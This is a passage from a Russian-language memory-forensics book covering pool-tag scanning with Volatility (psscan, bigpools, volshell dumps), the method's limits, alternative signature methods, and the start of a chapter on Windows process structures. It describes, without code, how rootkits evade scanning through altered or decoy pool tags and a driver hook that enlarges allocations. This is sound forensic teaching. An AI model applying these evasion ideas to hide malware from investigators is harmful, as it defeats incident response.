


Рисунок 5-3. Схема алгоритма сканирования пула

Если сканирование выполняется в физическом адресном пространстве, код начинает искать четырёхбайтовый тег пула со смещения 0 файла дампа памяти и продолжает до конца файла. Если же выбрано виртуальное адресное пространство, он перечисляет и сканирует все страницы в таблице страниц ядра. Разумеется, если упомянутыми параметрами командной строки явно

заданы начальный адрес и длина, они переопределяют стандартное поведение алгоритма. Прежде чем сканер вернёт адрес, данные по этому адресу должны пройти все ограничения. Чем больше проверок, тем меньше вероятность ложных срабатываний.

Поиск завершённых процессов

Ниже показан пример запуска плагина `psscan` со всеми параметрами по умолчанию:

```
$ python vol.py -f win7x64.dd --profile=Win7SP0x64 psscan
Volatility Foundation Volatility Framework 2.4
Offset(P)  Name           PID    PPID   Time created         Time exited
---------  -------------- ------ ------ -------------------  -------------------
0x02dc1a70 svchost.exe      2016    448 2011-12-30 07:29:13
0x0af80b30 conhost.exe      2476    360 2012-01-20 17:54:37
[snip]
0x1fceca00 svchost.exe      1904    448 2012-01-19 14:27:08
0x24ef7630 winlogon.exe      388    344 2011-12-30 08:25:55
0x254fc060 iexplore.exe     2552   2328 2012-01-10 18:38:18
[snip]
0x6963f910 services.exe      448    352 2011-12-30 08:25:57
0x77ae6310 lsm.exe           472    352 2011-12-30 08:25:57
0x7aa9d060 sppsvc.exe        824    448 2011-12-30 08:26:14
[snip]
0x7e136540 svchost.exe       632    448 2011-12-30 08:26:01
0x7e1ad5c0 cmd.exe          2336    880 2012-01-20 17:54:37
0x7e263470 PING.EXE          788   2708 2012-03-11 09:00:03  2012-03-11 09:00:11
0x7e36e8e0 IPCONFIG.exe     2072   2708 2012-03-11 09:00:02  2012-03-11 09:00:02
0x7e8ec920 svchost.exe      1868    448 2011-12-30 07:29:10
[snip]
0x7f530800 csrss.exe         316    308 2011-12-30 08:25:45
0x7f55a810 iexplore.exe     2328    880 2012-01-10 18:36:48
```

В выводе показаны два процесса со временем завершения, то есть они уже прекратили работу. И `ipconfig.exe`, и `ping.exe` выполняются лишь несколько секунд или меньше, поэтому логично, что они завершаются вскоре после запуска. При обходе внутреннего списка активных процессов операционной системы ни один из них не будет виден, поскольку оба завершились до получения дампа памяти. Однако благодаря сканированию тегов пула в физическом пространстве удалось найти доказательства, подтверждающие формирующуюся версию о том, что злоумышленник в системе проводил разведку сети с помощью этих двух утилит.

Этот пример лишь подчёркивает один из самых распространённых вариантов применения сканирования тегов пула. В последующих главах мы вернёмся к этой теме и воспользуемся сканированием пула для обнаружения руткитов уровня ядра.

Ограничения сканирования пула

Подход сканирования пула предоставляет мощный способ находить объекты без вмешательства или помощи целевой операционной системы. Однако он имеет несколько ограничений, которые следует понимать, прежде чем делать выводы на основе результатов плагинов сканирования пула.

Невредоносные ограничения

Ниже перечислены ограничения, не являющиеся результатом вредоносного вмешательства в доказательства.

• **Нетегированная память пула.** `ExAllocatePoolWithTag` - рекомендуемый Microsoft способ выделения памяти драйверами и компонентами режима ядра, но не единственный. Драйвер может использовать и `ExAllocatePool`, которая находится в процессе объявления устаревшей, но всё ещё доступна во многих версиях Windows. Этот API выделяет память без тега, не оставляя простого способа отслеживать или сканировать такие выделения.
• **Ложные срабатывания.** Поскольку методика сканирования пула по существу основана на сопоставлении шаблонов и эвристиках, возможны ложные срабатывания. Особенно это справедливо при сканировании физического адресного пространства, включающего данные, отброшенные операционной системой. Для устранения ложных срабатываний обычно требуется учитывать контекст объекта, то есть место его обнаружения, осмысленность значений членов, которая зависит от объекта, и то, найден ли объект другими способами, например через альтернативные списки.
• **Крупные выделения.** Методика сканирования тегов пула не работает для выделений размером более 4096 байт (см. следующий раздел "Пул больших страниц"). К счастью, все исполнительные объекты меньше этого размера.

Вредоносные ограничения (анти-криминалистика)

Ниже перечислены оговорки к сканированию пула, возникающие именно вследствие анти-криминалистических атак.

• **Произвольные теги.** Драйвер может выделить память с общим или стандартным тегом, например `Ddk ` , где последний символ - пробел. Этот тег применяется во всей операционной системе, а также сторонним кодом, когда тег не указан. Иными словами, если вредоносные драйверы используют тег `Ddk ` , их блоки памяти смешиваются с другими выделениями.
• **Теги-приманки.** Как указывают Уолтерс и Петрони (blackhat.com), драйвер может создавать поддельные объекты-приманки, выглядящие "как живые", чтобы ввести следователей в заблуждение и тем самым повысить соотношение сигнала к шуму.
• **Изменённые теги.** Поскольку теги предназначены для отладки, они не критичны для стабильности операционной системы. Руткиты, работающие в ядре, могут изменять теги пула или любое другое значение в `_POOL_HEADER`, например размер блока и тип памяти, не вызывая никаких заметных изменений в работающей машине, однако такая манипуляция мешает правильной работе сканера пула Volatility.

Большинству, если не всем, этим анти-криминалистическим методикам можно противодействовать, подтверждая наблюдаемые доказательства другими источниками данных. Например, в главе 6 мы рассмотрим не менее шести способов поиска процессов, и лишь один из них связан со сканированием пула. Чтобы опровергнуть поддельный объект TCP-соединения, следует проверить захваченные сетевые пакеты, журналы межсетевого экрана и другие источники и выяснить, происходила ли активность в действительности.

Пул больших страниц

Как уже упоминалось, ядро Windows пытается группировать выделения сходного размера. Однако если запрошенный размер превышает одну страницу, то есть 4096 байт, блок памяти выделяется из специального пула, зарезервированного для крупных выделений, - пула больших страниц. В этом случае `_POOL_HEADER`, содержащий четырёхбайтовый тег и расположенный по базовому адресу меньших выделений, вообще не используется. Поэтому сканирование тегов пула завершается неудачей: искать нечего. На рис. 5-4 показано различие компоновки памяти между двумя соседними выделениями ядра размером менее 4096 байт и двумя выделениями размером более 4096 байт.




Рисунок 5-4. Крупные выделения теряют заголовок пула

Как видно, структуры `_POOL_HEADER` для крупных выделений не хранятся. В качестве доказательства концепции мы написали драйвер ядра, перехватывающий API `ObCreateObject` и увеличивающий размер выделений, используемых для хранения объектов `_EPROCESS`. Как мы и предполагали, плагин Volatility `psscan` не смог найти новые процессы, поскольку тег `Proc` отсутствовал. Но не всё потеряно: просто искать нужно не там, где обычно. Например, рис. 5-4 показывает, что таблицы отслеживания больших страниц могут напрямую указывать на объекты в пулах больших страниц.

Таблицы отслеживания больших страниц

Таблицы отслеживания больших страниц значительно отличаются от таблиц отслеживания пула, упомянутых ранее в главе. Таблицы отслеживания пула (`_POOL_TRACKER_TABLE`) для малых блоков памяти хранят статистику количества выделений и использования байтов, но не сообщают адреса всех выделений, отчего и возникает необходимость сканирования. Таблицы отслеживания больших страниц, напротив, не хранят статистику, зато включают адреса выделений. Если удастся найти эти таблицы, они послужат картой для обнаружения любых крупных выделений в памяти ядра.

К сожалению, символ ядра nt!PoolBigPageTable, указывающий на массив структур _POOL_TRACKER_BIG_PAGES, по одной для каждого крупного выделения, не экспортируется и не копируется в блок данных отладчика ядра. Однако мы обнаружили, что этот символ всегда находится в предсказуемом месте относительно nt!PoolTrackTable, который копируется в блок данных отладчика. Следовательно, если найти таблицы отслеживания пула, таблицы отслеживания больших страниц также можно найти без труда.

Следующий вывод показывает структуру таблицы отслеживания больших страниц в 64-разрядной Windows 7:

```
>>> dt("_POOL_TRACKER_BIG_PAGES")
'_POOL_TRACKER_BIG_PAGES' (24 bytes)
0x0   : Va                            ['pointer64', ['void']]
0x8   : Key                           ['unsigned long']
0xc   : PoolType                      ['unsigned long']
0x10  : NumberOfBytes                 ['unsigned long long']
```

Член Va, сокращение от virtual address, указывает на базовый адрес выделения. Здесь также видны Key, то есть тег пула, PoolType, страничный или нестраничный тип, и NumberOfBytes, размер выделения. Помните: хотя эта структура хранит тег пула, он находится совсем не там, где само выделение, на которое указывает Va. Для малых выделений тег пула содержится внутри выделения, как было показано на рис. 5-4.

Плагин bigpools

Для получения сведений о крупных выделениях пула ядра в дампе памяти можно использовать плагин bigpools. Следующая команда показывает пример вывода:

```
$ python vol.py -f win7x64cmd.dd --profile=Win7SP0x64 bigpools
Volatility Foundation Volatility Framework 2.4
Allocation         Tag      PoolType                    NumberOfBytes
------------------ -------- --------------------------- -------------
0xfffff8a003747000 CM31     PagedPoolCacheAligned       0x1000L
0xfffff8a00f9a8001 CM31     PagedPoolCacheAligned       0x1000L
0xfffff8a004a4f000 CM31     PagedPoolCacheAligned       0x1000L
0xfffff8a00861d001 CM31     PagedPoolCacheAligned       0x1000L
0xfffffa8002fca000 Cont     NonPagedPool                0x1000L
0xfffff8a00a47a001 CM53     PagedPool                   0x1000L
0xfffff8a00293c000 CMA?     PagedPool                   0x1000L
0xfffff8a00324a000 CM25     PagedPool                   0x1000L
[snip]
```

Столбец Allocation сообщает адрес памяти ядра, с которого начинается выделение. Чтобы увидеть содержимое области, можно выгрузить данные по этому адресу в volshell. Некоторые источники указывают, что выделения с адресом, оканчивающимся на 1, например 0xfffff8a00f9a8001, находятся в нестраничной памяти. Однако согласно нашему исследованию 1 означает, что блок помечен как свободный. Поэтому можно попытаться вывести данные по таким адресам, но, вероятно, они не будут соответствовать ожиданиям на основании тега пула. Например, сравним несколько блоков CM31:

```
$ python vol.py -f win7x64cmd.dd --profile=Win7SP0x64 volshell
Volatility Foundation Volatility Framework 2.4
Current context: process System, pid=4, ppid=0 DTB=0x187000
Welcome to volshell! Current memory image is:
To get help, type 'hh()'
>>> db(0xfffff8a003747000, length=0x1000)
0xfffff8a003747000  6862 696e 00b0 1000 0010 0000 0000 0000  hbin............
0xfffff8a003747010  0000 0000 0000 0000 0000 0000 0000 0000  ................
0xfffff8a003747020  e0ff ffff 766b 0400 0400 0080 0100 0000  ....vk..........
0xfffff8a003747030  0400 0000 0100 0000 3134 3036 0000 0000  ........1406....
0xfffff8a003747040  e0ff ffff 766b 0400 0400 0080 0300 0000  ....vk..........
0xfffff8a003747050  0400 0000 0100 1000 3134 3039 90ae 1000  ........1409....
```

```
0xfffff8a003747060  e0ff ffff 766b 0400 0400 0080 0000 0000  ....vk.........
[snip]
>>> db(0xfffff8a00f9a8001, length=0x1000)
Memory unreadable at fffff8a00f9a8001
>>> db(0xfffff8a00861d001, length=0x1000)
0xfffff8a00861d001  0081 034d 6d53 7478 0025 0025 0042 00c0  ...MmStx.%.%.B..
0xfffff8a00861d011  180d 1a00 0000 00c0 0430 6b4c 0380 fac0  .........0kL....
0xfffff8a00861d021  0430 6b4c 0380 fac0 0430 6b4c 0380 fac0  .0kL.....0kL....
0xfffff8a00861d031  0430 6b4c 0380 fac0 0430 6b4c 0380 fac0  .0kL.....0kL....
0xfffff8a00861d041  0430 6b4c 0380 fac0 0430 6b4c 0380 fac0  .0kL.....0kL....
0xfffff8a00861d051  0430 6b4c 0380 fac0 0430 6b4c 0380 fac0  .0kL.....0kL....
[snip]
```

Первый адрес (`0xfffff8a003747000`) содержит у основания `hbin` и несколько экземпляров `vk`. Как уже упоминалось, `CM` в `CM31` означает Configuration Manager - компонент реестра в ядре. `hbin` и `vk` являются сигнатурами блоков HBIN реестра и отдельных значений соответственно (см. главу 10). Второй (`0xfffff8a00f9a8001`) и третий (`0xfffff8a00861d001`) адреса помечены как свободные, но между ними имеется существенное различие. Один недоступен, возможно потому, что выгружен на диск: в конце концов, он находится в страничной памяти. Другой, по-видимому, уже был заново выделен и перезаписан, поскольку сигнатура `hbin` исчезла.

Исследование пулов больших страниц

В типичной системе в пуле больших страниц имеются тысячи выделений, поэтому результаты можно отфильтровать параметром плагина `--tags`, принимающим разделённый запятыми список искомых тегов. Если же вы просто исследуете данные, список выделений можно сохранить в текстовый файл, а затем отсортировать по частоте тегов. Например:

```
$ python vol.py -f win7x64cmd.dd --profile=Win7SP0x64 bigpools > bigpools.txt
$ awk '{print $2}' bigpools.txt | sort |  uniq -c | sort -rn
9009 CM31
3142 CM53
2034 CM25
1757 PfTt : Pf Translation tables
1291 Cont : Contiguous physical memory allocations for device drivers
 940 MmSt : Mm section object prototype ptes
 540 MmAc : Mm access log buffers
 529 CMA?
 442 MmRe : ASLR relocation blocks
 432 CM16
 237 Obtb : object tables via EX handle.c
 105 Pp
  99 SpSy
  78 InPa : Inet Port Assignments
[snip]
```

> **Примечание.** Описания тегов пула не формируются показанными командами автоматически. Мы вручную нашли их в `pooltag.txt` и добавили как пояснения к выводу.

По описаниям видно, что данные в пулах больших страниц содержат очень интересные артефакты: от таблиц преобразования до записей таблиц страниц (PTE) и журналов доступа диспетчера памяти (`Mm`), сведений Address Space Layout Randomization (ASLR), таблиц дескрипторов процессов, то есть таблиц объектов, и назначений интернет-портов. Для интерпретации данных в этих выделениях необходимо понимать структуры и форматы, используемые владеющим драйвером, однако знание описаний и точного расположения блоков в памяти радикально ускоряет исследование.

Альтернативы сканированию пула

Теперь, когда вы изучили сильные и слабые стороны сканирования тегов пула в криминалистическом анализе памяти, завершим главу кратким обсуждением нескольких альтернативных методов.

Сканирование заголовков диспетчера

Некоторые типы исполнительных объектов, например процессы, потоки и мьютексы, допускают синхронизацию. Это означает, что другие потоки могут синхронизироваться с этими объектами или ожидать их запуска, завершения либо другого действия. Для поддержки этой возможности ядро хранит сведения о текущем состоянии объекта во вложенной структуре `_DISPATCHER_HEADER`, расположенной в самом начале, то есть по нулевому смещению, структуры исполнительного объекта. Что ещё важнее, заголовок содержит несколько значений, постоянных для дампов памяти определённой версии Windows, поэтому для их поиска легко построить сигнатуру конкретного профиля.

> **Примечание.** Подробнее об использовании заголовков диспетчера в криминалистическом анализе памяти см. работу Андреаса Шустера *Searching for Processes and Threads in Microsoft Windows Memory Dumps* (dfrws.org).

Следующий вывод получен в 32-разрядной системе Windows XP Service Pack 2:

```
>>> dt("_DISPATCHER_HEADER")
'_DISPATCHER_HEADER' (16 bytes)
0x0   : Type                           ['unsigned char']
0x1   : Absolute                       ['unsigned char']
0x2   : Size                           ['unsigned char']
0x3   : Inserted                       ['unsigned char']
0x4   : SignalState                    ['long']
0x8   : WaitListHead                   ['_LIST_ENTRY']
```

Андреас Шустер обнаружил, что поля `Absolute` и `Inserted` всегда равны нулю в системах Windows 2000, XP и 2003. Поля `Type` и `Size` имели жёстко заданные значения, определяющие соответственно тип и размер объекта. Например, в 32-разрядных машинах Windows XP значение `Type` для процессов равно 3, а `Size` равно `0x1b`, что даёт четырёхбайтовую сигнатуру `\x03\x00\x1b\x00`. Подобно тегу пула, можно пройти по дампу памяти в поисках экземпляров этой сигнатуры и найти все объекты `_EPROCESS`. Так работал один из самых ранних инструментов криминалистического анализа памяти PTFinder: computer.forensikblog.de.

Один из недостатков сканирования заголовков диспетчера состоит в том, что оно помогает находить лишь объекты, допускающие синхронизацию. Например, объекты файлов синхронизации не допускают, поэтому у них нет встроенного `_DISPATCHER_HEADER`. Следовательно, этим способом нельзя найти экземпляры `_FILE_OBJECT`. Кроме того, начиная с Windows 2003 структура `_DISPATCHER_HEADER` была расширена до 10 членов вместо 6, а версия для Windows 7 содержит почти 30. При таком количестве членов нет уверенности, что они останутся достаточно постоянными для построения сигнатуры.

> **Примечание.** Пример сканера заголовков диспетчера, находящего процессы, расположен в файле `contrib/plugins/pspdispscan.py` исходного кода Volatility. Он предоставлен лишь как доказательство концепции и поэтому сейчас работает только с образцами 32-разрядной Windows XP.

Надёжное сканирование сигнатур

И заголовки пулов, и заголовки диспетчера несущественны для операционной системы, а значит, могут быть вредоносно изменены для противодействия сканированию по сигнатурам без нарушения стабильности системы. Однако существует другой подход к поиску объектов в дампах памяти, устойчивый к таким изменениям. Брендан Долан-Гэвитт и его коллеги описали методику в работе *Robust Signatures for Kernel Data Structures* (cc.gatech.edu). Они подвергали операционную систему фаззингу, изменяя отдельные члены `_EPROCESS` и фиксируя, какие изменения приводили к сбою системы. Такие члены помечались как существенные. Затем сигнатура строилась только на существенных членах.

> **Примечание.** Аппарат фаззинга был основан на использовании Volatility в режиме записи для физической памяти виртуальных машин Xen и VMware Server.

Пример плагина Volatility `psscan3` (cc.gatech.edu) был разработан и распространён вместе с работой. Ниже кратко перечислено, что Долан-Гэвитт и его коллеги считали надёжной сигнатурой объектов `_EPROCESS`.

• **Выравнивание DTB.** `DirectoryTableBase` должна быть выровнена по 32-битной границе.
• **Флаги предоставленного доступа.** В члене `GrantedAccess` должны быть установлены флаги `0x1F07FB`.
• **Допустимость указателей.** Члены `VadRoot`, `ObjectTable`, `ThreadListHead` и `ReadyListHead` должны содержать допустимые адреса режима ядра.
• **Список рабочего набора.** Член `VmWorkingSetList` должен не только указывать в режим ядра, но и находиться выше `0xC0000000` для 32-разрядных систем.
• **Счётчики блокировок.** Счётчики `WorkingSetLock` и `AddressCreationLock` должны быть равны 1.

Любая попытка изменить эти члены на значения вне указанных привела бы к синему экрану смерти. Поэтому сканер становится устойчивее к возможным изменениям, которые попытается внести злоумышленник или образец вредоносной программы. Однако эта методика требует платформы фаззинга и значительного времени на проверку и тестирование результатов. По этой причине плагин `psscan3` сейчас не включён в последнюю версию Volatility, но его можно загрузить и использовать с Volatility 1.3.

Итоги

Диспетчер объектов Windows играет критически важную роль в создании и удалении многих основных артефактов, на анализ которых полагаются следователи: процессов, файлов, ключей реестра и т. д. Однако надёжность наблюдаемых доказательств зависит от того, как платформа криминалистического анализа памяти находит и проверяет данные. Хотя переборное сканирование физической памяти, включая свободные блоки, очень эффективно, оно хрупко, поскольку обычно опирается на несущественные сигнатуры. Чтобы быть эффективным аналитиком, необходимо понимать работу методик сканирования и, следовательно, способы, которыми злоумышленники могут уклоняться от инструментов криминалистического анализа памяти. Кроме того, следует привыкнуть подтверждать доказательства несколькими источниками, прежде чем делать выводы.

Глава 6. Процессы, дескрипторы и токены

В этой главе объединены три наиболее распространённых первых шага расследования: определение того, какие приложения работают, что они делают в смысле доступа к файлам, ключам реестра и прочим ресурсам и какой контекст безопасности, или уровень привилегий, они получили. Одновременно вы узнаете, как обнаруживать скрытые процессы, связывать процессы с определёнными учётными записями пользователей, исследовать боковое перемещение по сетям и анализировать атаки повышения привилегий.

Хотя в этой главе рассматривается широкий круг методик расследования, связанных с процессами, это лишь начало, причём главным образом речь идёт об артефактах в памяти ядра. Методы анализа динамически подключаемых библиотек (DLL), памяти процессов, внедрённого кода и подобных объектов рассматриваются в последующих главах.

Процессы

На схеме рис. 6-1 показаны несколько основных ресурсов, принадлежащих процессу. В центре находится `_EPROCESS` - так называется структура, которой Windows представляет процесс. Хотя имена структур в Windows, Linux и Mac, разумеется, различаются, все операционные системы используют одни и те же понятия, показанные на этой высокоуровневой схеме. Например, у всех имеется один или несколько потоков, исполняющих код, и таблица дескрипторов, или файловых дескрипторов, объектов ядра, таких как файлы, сетевые сокеты и мьютексы.

У каждого процесса имеется собственное закрытое виртуальное адресное пространство, изолированное от других процессов. В нём находятся исполняемый файл процесса, список загруженных модулей (DLL или разделяемых библиотек), а также стеки, кучи и выделенные области памяти, содержащие всё от пользовательского ввода до структур данных конкретного приложения, например таблиц SQL, журналов истории Интернета и файлов конфигурации. Windows организует области памяти с помощью дескрипторов виртуальных адресов (VAD), рассматриваемых в главе 7.




Рисунок 6-1. Высокоуровневая схема основных ресурсов процесса

Как также показано на схеме, каждый `_EPROCESS` указывает на список идентификаторов безопасности (SID) и данные привилегий. Это один из основных способов, которыми ядро обеспечивает безопасность и контроль доступа. Объединив все эти понятия в процедуре расследования, можно собрать значительный объём доказательств, помогающих определить, какие процессы были причастны к вредоносной активности, какие артефакты связаны с инцидентом и какие учётные записи пользователей могли быть скомпрометированы.

Цели анализа

Ваши цели таковы:

• **Внутреннее устройство процессов.** Узнать, как операционная система отслеживает процессы и как API Windows перечисляют их. Это поможет понять, почему инструменты анализа действующей системы так легко обмануть.
• **Определение критических процессов.** Исследовать несколько критических процессов Windows и узнать, как работают обычные системы. Вы будете лучше подготовлены к обнаружению аномалий, особенно связанных с попытками замаскироваться под критические процессы.
• **Создание визуализаций.** Научиться создавать визуализации, показывающие отношения между родительскими и дочерними процессами. Это помогает определить цепочку событий, приведшую к запуску определённого процесса, что часто имеет большое значение при восстановлении картины инцидента.
• **Обнаружение Direct Kernel Object Manipulation (DKOM).** Выявлять попытки скрыть процессы изменением одного или нескольких списков процессов в памяти ядра. В частности, вы изучите семь различных способов поиска процессов в дампах памяти, что даёт огромное преимущество в противодействии руткитам.

Структуры данных

Windows отслеживает процессы, назначая каждому уникальную структуру _EPROCESS, находящуюся в нестраничном пуле памяти ядра. Вот как она выглядит в 64-разрядной системе Windows 7:

```
>>> dt("_EPROCESS")
'_EPROCESS' (1232 bytes)
0x0   : Pcb                          ['_KPROCESS']
0x160 : ProcessLock                  ['_EX_PUSH_LOCK']
0x168 : CreateTime                   ['WinTimeStamp', {'is_utc': True}]
0x170 : ExitTime                     ['WinTimeStamp', {'is_utc': True}]
0x178 : RundownProtect               ['_EX_RUNDOWN_REF']
0x180 : UniqueProcessId              ['unsigned int']
0x188 : ActiveProcessLinks           ['_LIST_ENTRY']
0x198 : ProcessQuotaUsage            ['array', 2, ['unsigned long long']]
0x1a8 : ProcessQuotaPeak             ['array', 2, ['unsigned long long']]
0x1b8 : CommitCharge                 ['unsigned long long']
0x1c0 : QuotaBlock                   ['pointer64', ['_EPROCESS_QUOTA_BLOCK']]
0x1c8 : CpuQuotaBlock                ['pointer64', ['_PS_CPU_QUOTA_BLOCK']]
0x1d0 : PeakVirtualSize              ['unsigned long long']
0x1d8 : VirtualSize                  ['unsigned long long']
0x1e0 : SessionProcessLinks          ['_LIST_ENTRY']
0x1f0 : DebugPort                    ['pointer64', ['void']]
[snip]
0x200 : ObjectTable                  ['pointer64', ['_HANDLE_TABLE']]
0x208 : Token                        ['_EX_FAST_REF']
0x210 : WorkingSetPage               ['unsigned long long']
0x218 : AddressCreationLock          ['_EX_PUSH_LOCK']
[snip]
0x290 : InheritedFromUniqueProcessId   ['unsigned int']
[snip]
0x2d0 : PageDirectoryPte             ['_HARDWARE_PTE']
0x2d8 : Session                      ['pointer64', ['void']]
